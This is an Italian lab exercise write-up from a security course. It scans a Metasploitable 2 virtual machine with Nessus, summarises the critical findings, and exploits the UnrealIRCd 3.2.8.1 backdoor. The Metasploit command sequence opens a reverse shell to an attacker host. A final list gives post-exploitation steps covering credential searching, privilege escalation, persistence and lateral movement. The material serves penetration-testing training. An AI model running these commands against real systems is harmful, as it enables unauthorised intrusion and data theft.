ESERCIZIO S5_L3_NESSUS_SCANNER


Consegna

Analisi del Report:
◯ Una volta completata la scansione, scarica e analizza il report generato da Nessus.


Per ogni vulnerabilità riportata:
■ Leggi attentamente la descrizione fornita nel report.
■ Approfondisci ulteriormente utilizzando i link e le risorse suggerite nel report.
■ Cerca ulteriori informazioni sul Web, se necessario.

Svolgimento


Iniziamo a configurare il Basic Scan inserendo l'indirizzo IP della macchina target:




Procediamo poi settando in modalità custom gli elementi della discovery.




Scegliamo le porte necessarie oppure selezioniamo l'opzione "Common ports":




Lasciamo in modalità default la sezione assessment:




Ed in questo caso lasciamo invariata anche la sezione report:




Facciamo poi partire lo scan:




Al termine del processo di scanning, che ha richiesto circa una ventina di minuti, abbiamo una panoramica di quante vulnerabilità sono state trovate e di che tipologia e criticità.




Terminata la scansione possiamo chiedere a Nessus di generare un report da cui possiamo trarre molti più dettagli:





Report Analysis



192.168.2.100

11	7	25	9	134
CRITICAL	HIGH	MEDIUM	LOW	INFO

Scan Information

Start time: Wed Jul 30 09:35:52 2025
End time: Wed Jul 30 09:55:15 2025

Host Information

Netbios Name: METASPLOITABLE
IP: 192.168.2.100
OS: Linux Kernel 2.6 on Ubuntu 8.04 (hardy)

Vulnerabilities

134862 - Apache Tomcat AJP Connector Request Injection (Ghostcat)

Synopsis

There is a vulnerable AJP connector listening on the remote host.

Description

A file read/inclusion vulnerability was found in AJP connector. A remote, unauthenticated attacker could exploit this vulnerability to read web application files from a vulnerable server. In instances where the vulnerable server allows file uploads, an attacker could upload malicious JavaServer Pages (JSP) code within a variety of file types and gain remote code execution (RCE).

Una volta analizzato il report, possiamo di seguito possiamo trarre alcune conclusioni circa le principali criticità riscontrate.

UnrealIRCd Backdoor Detection

- **Gravità**: Critica (CVSS 10.0)
- **Descrizione**: È stata rilevata una backdoor nota in UnrealIRCd, che permette l'esecuzione remota di comandi tramite connessione al server IRC.
- **Impatto**: **Accesso remoto completo** al sistema tramite comandi shell.
- **Sfruttabile con**: exploit/unix/irc/unreal_ircd_3281_backdoor (Metasploit)
- **Raccomandazione**: Rimuovere la versione vulnerabile di UnrealIRCd o aggiornare a una versione non backdoorata.

Canonical Ubuntu Linux SEoL (8.04.x)

- **Gravità**: Critica (CVSS 10.0)
- **Descrizione**: Il sistema operativo in uso non riceve più aggiornamenti di sicurezza (End of Life).
- **Impatto**: **Altissimo rischio**: tutte le vulnerabilità note possono essere sfruttate liberamente.
- **Raccomandazione**: Aggiornare a una versione supportata di Ubuntu o Debian.

VNC Server con password predefinita "password"

- **Gravità**: Critica (CVSS 10.0)
- **Descrizione**: Il servizio VNC accetta la password predefinita "password", nota e facilmente sfruttabile.
- **Impatto**: Attaccante può accedere al desktop remoto senza autenticazione.
- **Raccomandazione**: Disattivare VNC o impostare una password robusta.

SSL Version 2 e 3 Protocol Detection

- **Gravità**: Critica (CVSS 9.8)
- **Descrizione**: I protocolli SSLv2 e SSLv3 sono **obsoleti e vulnerabili** (es. POODLE, DROWN).
- **Impatto**: Potenziale **decifratura del traffico cifrato**, MITM.
- **Raccomandazione**: Disattivare SSLv2/v3 e forzare TLS 1.2+.

Bind Shell Backdoor Detection

- **Gravità**: Critica (CVSS 9.8)
- **Descrizione**: È stata rilevata la presenza di una shell di tipo backdoor tramite Bind TCP su una porta non documentata.
- **Impatto**: Accesso remoto al sistema senza autenticazione.
- **Raccomandazione**: Verificare i processi attivi, disattivare il servizio o reinstallare da ISO pulita.

Apache Tomcat

- **Gravità**: Critica/Mista
- **Descrizione**: Sono state rilevate più vulnerabilità, tra cui Ghostcat (AJP upload bypass) che permette l'esecuzione remota di codice.
- **Sfruttabile con**: exploit/multi/http/tomcat_ajp_upload_bypass
- **Raccomandazione**: Disattivare il connettore AJP o aggiornare Tomcat.

Exploitation

Procediamo dunque provando a sfruttare una delle vulnerabilità per accedere alla shell della Metasploitable2.

Prenderemo come test la seguente:

46882 - UnrealIRCd Backdoor Detection

Synopsis

The remote IRC server contains a backdoor.

Description

The remote IRC server is a version of UnrealIRCd with a backdoor that allows an attacker to execute arbitrary code on the affected host.

See Also

https://seclists.org/fulldisclosure/2010/Jun/277

https://seclists.org/fulldisclosure/2010/Jun/284

http://www.unrealircd.com/txt/unrealsecadvisory.20100612.txt


Solution

Re-download the software, verify it using the published MD5 / SHA1 checksums, and re-install it.

Risk Factor

Critical

Apriamo dunque il tool msfconsole:



Cerchiamo il relativo exploit:

```
msf6 > search unreal_ircd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12       excellent  No     UnrealIRCD 3.2.8.1 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor
```


Settiamo l'exploit da usare secondo il risultato ottenuto:

```
msf6 > search unreal_ircd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12       excellent  No     UnrealIRCD 3.2.8.1 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor

msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
```


Settiamo i vari parametri: Host e Porta Target, Payload da usare, Host e Porta del nostro client.

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOST 192.168.2.100
RHOST ⇒ 192.168.2.100
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RPORT 6667
RPORT ⇒ 6667
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD ⇒ cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.1.100
LHOST ⇒ 192.168.1.100
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LPORT 4444
LPORT ⇒ 4444
```

Runniamo l'exploit e al termine del processo avremo accesso alla shell della Metasploitable:



Possiamo dunque testarne il corretto funzionamento tramite l'inserimento di alcuni semplici comandi come whoami e ip a:



Conclusioni

La scansione condotta con Nessus Essentials ha identificato diverse vulnerabilità critiche sulla macchina target (192.168.2.100, Metasploitable 2). In particolare, la vulnerabilità legata alla backdoor presente in UnrealIRCd 3.2.8.1 è risultata immediatamente sfruttabile.

Utilizzando l'exploit pubblico exploit/unix/irc/unreal_ircd_3281_backdoor tramite il framework Metasploit, è stato possibile stabilire una reverse shell remota, ottenendo accesso al sistema come utente non privilegiato. Questo conferma che il sistema è vulnerabile a Remote Command Execution (RCE) senza autenticazione, dimostrando un'elevata esposizione.

L'accesso ottenuto consente ora un'esplorazione interna del sistema, inclusa la possibilità di esfiltrare dati, cercare credenziali in chiaro, pivotare verso altri host nella rete, o effettuare escalation di privilegi per ottenere l'accesso root.

Possibili Azioni Successive (Post-Exploitation)

Una volta stabilita la shell, è possibile:

Enumarazione

- Identificare l'utente corrente (whoami)
- Rilevare versione del sistema operativo (uname -a)
- Esaminare configurazioni e processi attivi (ps aux, netstat -tulnp)

Ricerca di credenziali

- Verificare file contenenti password
- Usare find e grep per automatizzare la ricerca

Privilege Escalation

- Verificare se l'utente corrente può usare sudo (sudo -l)
- Eseguire script o exploit locali per ottenere root access

Persistence

- Installare una web shell o reverse shell permanente
- Pianificare task cron o modificare script di avvio

Lateral Movement

- Scansionare la rete locale (nmap, ping sweep)
- Usare le credenziali raccolte per accedere ad altri host